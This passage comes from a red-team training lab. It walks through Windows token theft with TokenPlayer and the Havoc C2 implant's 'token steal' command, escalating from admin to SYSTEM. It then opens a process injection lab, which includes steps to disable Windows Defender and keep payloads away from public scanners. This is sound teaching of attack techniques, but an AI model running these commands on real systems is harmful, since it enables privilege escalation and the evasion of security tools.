
- On your
Windowsmachine, open acommand promptwithAdministratorprivileges, and use the PID of YOUR wininit.exe process:
cd c:\THEV\labs\TokenManipulation
TokenPlayer-v0.8.exe --impersonate --pid 592 --prog cmd.exe
Reference: https://github.com/S1ckB0y1337/TokenPlayer

1.5 TOKEN THEFT WITH HAVOC C2
Let's see if we can use our HAVOC demon implant to escalate our privileges from Admin (we'll start with high integrity here as we have already demonstrated how we can get there) to NT AUTHORITY.
- Now let's start a new demon implant running with Threatadmin, this will automatically spawn a new session in high integrity. On your
Windowsmachine, open acommand promptwithAdministratorprivileges and type the following:
whoami /groups
c:\temp\demon.x64.exe

We're going to use a simple powershell script that can enumerate the tokens of a process. We will use this to validate that our Havoc demon is only running with a primary access token (ThreatAdmin) and then after stealing the SYSTEM token we will validate that we now have an impersonation token (SYSTEM).
Get-Token.ps1 GITHUB: https://gist.github.com/vector-sec/a049bf12da619d9af8f9c7dbd28d3b56
- On your Windows machine, open a
PowerShell promptwithAdministratorprivileges and use Get-Token.ps1, we can check which tokens our process has:
cd c:\THEV\labs\TokenManipulation
import-module .\Get-Token.ps1
IMPORTANT: Make sure to
replace the PID in the command below with the PID ofYOUR Havoc demon process(in the screenshot below it's 5808 but it will be different on your system):
$WarningPreference = 'SilentlyContinue'
get-token | Where-Object {$_.ProcessID -eq 5808} | Select-Object ProcessName, ProcessID, Username, Type, ImpersonationLevel, IntegrityLevel | Format-Table
$WarningPreference = 'Continue'

We can clearly see only a primary access token, which is ThreatAdmin's user.
- We'll see a new session spawn in our Havoc GUI, let's interact with it using the
TOKENmodule and do awhoamito check our privileges:

- We can use the "
help token" command to see what we can do:
Available token commands:
- token find
- token steal PID HANDLE
- token list
- token revert
token find

- Use the token steal command with the appropriate PID and HANDLE from the previous output:
token steal PID HANDLE
In the screenshot below, the whoami command now shows the user account = the workstation account (SYSTEM/NT AUTHORITY):

- On your Windows machine, in the same
PowerShell promptuse Get-Token.ps1 again, we can validate our process is now impersonating SYSTEM:
IMPORTANT: Make sure to
replace the PID in the command below with the PID ofYOUR Havoc demon process(in the screenshot below it's 5808 but it will be different on your system):
$WarningPreference = 'SilentlyContinue'
get-token | Where-Object {$_.ProcessID -eq 5808} | Select-Object ProcessName, ProcessID, Username, Type, ImpersonationLevel, IntegrityLevel | Format-Table
$WarningPreference = 'Continue'
The 2nd time we ran the command AFTER stealing the token - we can see the primary token is still the same but the impersonation token is NT AUTHORITY:

Now that our process is running with SYSTEM privileges (it will still show in the GUI as Threatadmin, PRIMARY ACCESS token) - every command or process we run will be executed with SYSTEM privileges (parent-child relationship, remember?).
- Let's spawn a new Havoc demon using the payload already on disk. A new session will spawn but this time it shows the SYSTEM account in the demon:
shell c:\temp\demon.x64.exe

Finally before cleaning up let's revert our demon's session - running as ThreatAdmin (the top one) - token back to the original so it doesn't continue to run with SYSTEM privileges.
- In Havoc select the original Havoc demon running with
ThreatAdminand interact with it:
token revert
1.6 CLEANUP
On your Kali machine:
-
Stop the updog server in the terminal it's running in by pressing
CTRL+C. -
In order to properly
clean up your sessions- in the Havoc GUI, right-click on each session, "Mark as dead", then "Exit-> Process" and finally "Remove".
On your Windows machine:
Close all command prompts, andPowerShell windows.
1. LAB - PROCESS INJECTION
IMPORTANT: Please do not send submit samples to
Virus Total or any other public virus-scanning services, unless specifically instructed. We don't want to burn our payloads for this training. Make sure at all times thatsample submissionin Microsoft Defender isturned off, and if for some reason you get prompted to submit a sample, deny the request.
IMPORTANT: For this lab we will
TURN OFF Windows Defender . We will deal with AV evasion techniques later in the training.
1.1 DISABLE WINDOWS DEFENDER
- Check if Defender is turned
ONby running the checkav.ps1 script:
- On your
Windowsmachine, open aPowerShell promptwithAdministratorprivileges:
c:\thev\labs\powershell\av_check.ps1
- If Defender is turned on - run the following script to turn it OFF:
c:\thev\labs\powershell\av_disable.ps1
1.2 SUMMARY
Adversaries may inject code into processes in order to evade process-based defenses as well as possibly elevate privileges. Process injection is a method of executing arbitrary code in the address space of a separate live process (as shown in the animation below). Running code in the context of another process may allow access to the process's memory, system/network resources, and possibly elevated privileges. Execution via process injection may also evade detection from security products since the execution is masked under a legitimate process.

There are many different ways to inject code into a process, many of which abuse legitimate functionalities. These implementations exist for every major OS but are typically platform specific.
More sophisticated techniques may perform multiple process injections to segment modules and further evade detection, utilizing named pipes or other inter-process communication (IPC) mechanisms as a communication channel.
TLDR: We are only briefly touching on win32 api functions here, and process injection - this will come back later in the training in more detail. For now it's enough to understand the principle of code injection for the purpose of privilege elevation.
1.3 MITRE
